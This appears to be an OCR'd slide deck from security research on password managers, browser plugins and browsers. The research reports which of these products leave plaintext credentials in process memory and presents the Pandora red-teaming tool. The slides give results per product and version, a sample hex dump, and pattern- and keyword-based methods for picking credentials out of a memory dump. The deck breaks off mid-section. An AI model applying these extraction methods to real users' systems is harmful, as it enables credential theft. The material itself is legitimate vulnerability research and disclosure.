I Need Access: Exploit Password Management Software To Obtain Credential From Memory


EFSTRATIOS CHATZOGLOU

Introduction

- We examine:
  - which modern PMs store plaintext credentials in their process?
  - to which extent the leaking information reveals repetitive patterns?

*The term credentials may refer to either the “**username**”, or “**password**”, or “**both**”.

Overview



12 Desktop Apps


12 Browser Plugins

5 Browser

Testbed

Overview

- Cleartext credentials in the process:
  - Over 50% of Password Managers (7/12)
  - Over 70% of Password Manager Browser Plugins (9/12)
  - 100% in Browsers (5/5)




Scenarios

- 6 scenarios (S1 to S6)
- Focused on the most common one: Open the password manager and dump the process (S1)

shutterstock.com · 2177037911


Results (desktop apps)



PM application	Version	S1	
1Password	8.10.46	✓	✗
Bitwarden	2024.9.0	✓	✓
Enpass	6.11.3	✗	✗
Kaspersky	24.2.0.277	✗	✗
KeePass	2.57	✗	✗
KeePassXC	2.7.9	✗	✗
Keeper	16.11.3	✓	✓
Nordpass	5.23.10	✓	✗
Passwarden	3.3.0	✓	✓
PasswordBoss	5.5.5220.0	✗	✓
RoboForm	9.6.2.2	✓	✓
StickyPassword	8.8.6.1877	✗	✗

Credential Leakage


Results (desktop apps)



PM application	S1	
1Password	②	-
Bitwarden	㉑	⑱
Enpass	-	-
Kaspersky	-	-
KeePass 2	-	-
KeePassXC	-	-
Keeper	⑱	⑪
Nordpass	①	-
Passwarden	①	⑥
PasswordBoss	-	⑪
RoboForm	①	①
StickyPassword	-	-

Repetitiveness of Leaked Credentials


Results (browser plugins)



Browser PM plugin	Version	S1	
1Password	8.10.44.34	✓	✗
Avira	2.21.0.4971	✗	✓
Bitdefender	1.3.1	✓	✗
Bitwarden	2024.10.0	✗	✓
Dashlane	6.2440.1	✓	✓
Enpass	6.11.0	✗	✗
Ironvest	9.9.12	✗	✓
Kaspersky	24.2.57.2	✗	✗
LastPass	4.134.0	✗	✓
Norton	8.2.1.388	✗	✓
RoboForm	9.6.8.0	✓	✓
StickyPassword	8.8.6.1303	✗	✗

Credential Leakage


Results (Browsers)



Browser	Version	S1
Brave	1.71.114	✓
Chrome	130.0.6723.59	✓
Firefox	131.0.2	✓*
MSEdge	130.0.2849.46	✓
Opera	114.0.5282.102	✓

Credential Leakage

Results


Credential Leaks in Password Management Tools
Leak Master Credentials
Leak Entries
Number of Applications
0
1
2
3
4
5
6
7
Desktop Apps
Browser Plugins
Browsers
Category


Results

- Two CVE IDs: CVE-2023-23349 (Kaspersky) and CVE-2024-9203 (Enpass)
- Tool URL: https://github.com/efchatz/pandora
- Study URL: https://link.springer.com/chapter/10.1007/978-3-031-65175-5_5

The Pandora Red Teaming Tool


Key Features

- Different modes to search for credentials (Full, Fast, Local)




Key Features


- Identify which PM is installed.



Key Features



How it works




Choose a mode

Check if the PM is installed

Choose the target PM

Methodology


First Method: Pattern-based (Keeper example)



```
05c48620  39 ca a9 64 ab a7 08 b9 78 2f 00 01 00 00 00 00  9Ê©d«§.¹x/......
05c48630  00 00 00 01 00 00 00 00 00 00 00 20 65 33 6a 5e  ........... e3j^
05c48640  75 54 52 76 72 66 6d 4e 61 62 6a 43 00 00 00 00  uTRvrfmNabjC....
```

Methodology

Second Method: Repetitiveness (Keeper example)



Find what: [redacted]

□ Backward direction
□ Match whole word only
☑ Match case
□ Wrap around

Search Mode
● Normal
○ Extended (\n, \r, \t, \0, \x...)
○ Regular expression □ . matches newline

Count: 4 matches from caret to end-of-file

Methodology

Pattern cases:

- Identifying the pattern **before** or **after** credentials. Gathering the relevant characters until finding **consecutive spaces (0x00)** or a specific **number of characters**, say, 200.


- Identifying common **keywords** that can pinpoint credentials. Common examples of such keywords are “type”, “login”, or “value”, etc. These keywords may be present **before** or **after** the credentials**.**

Methodology

Repetitiveness case:

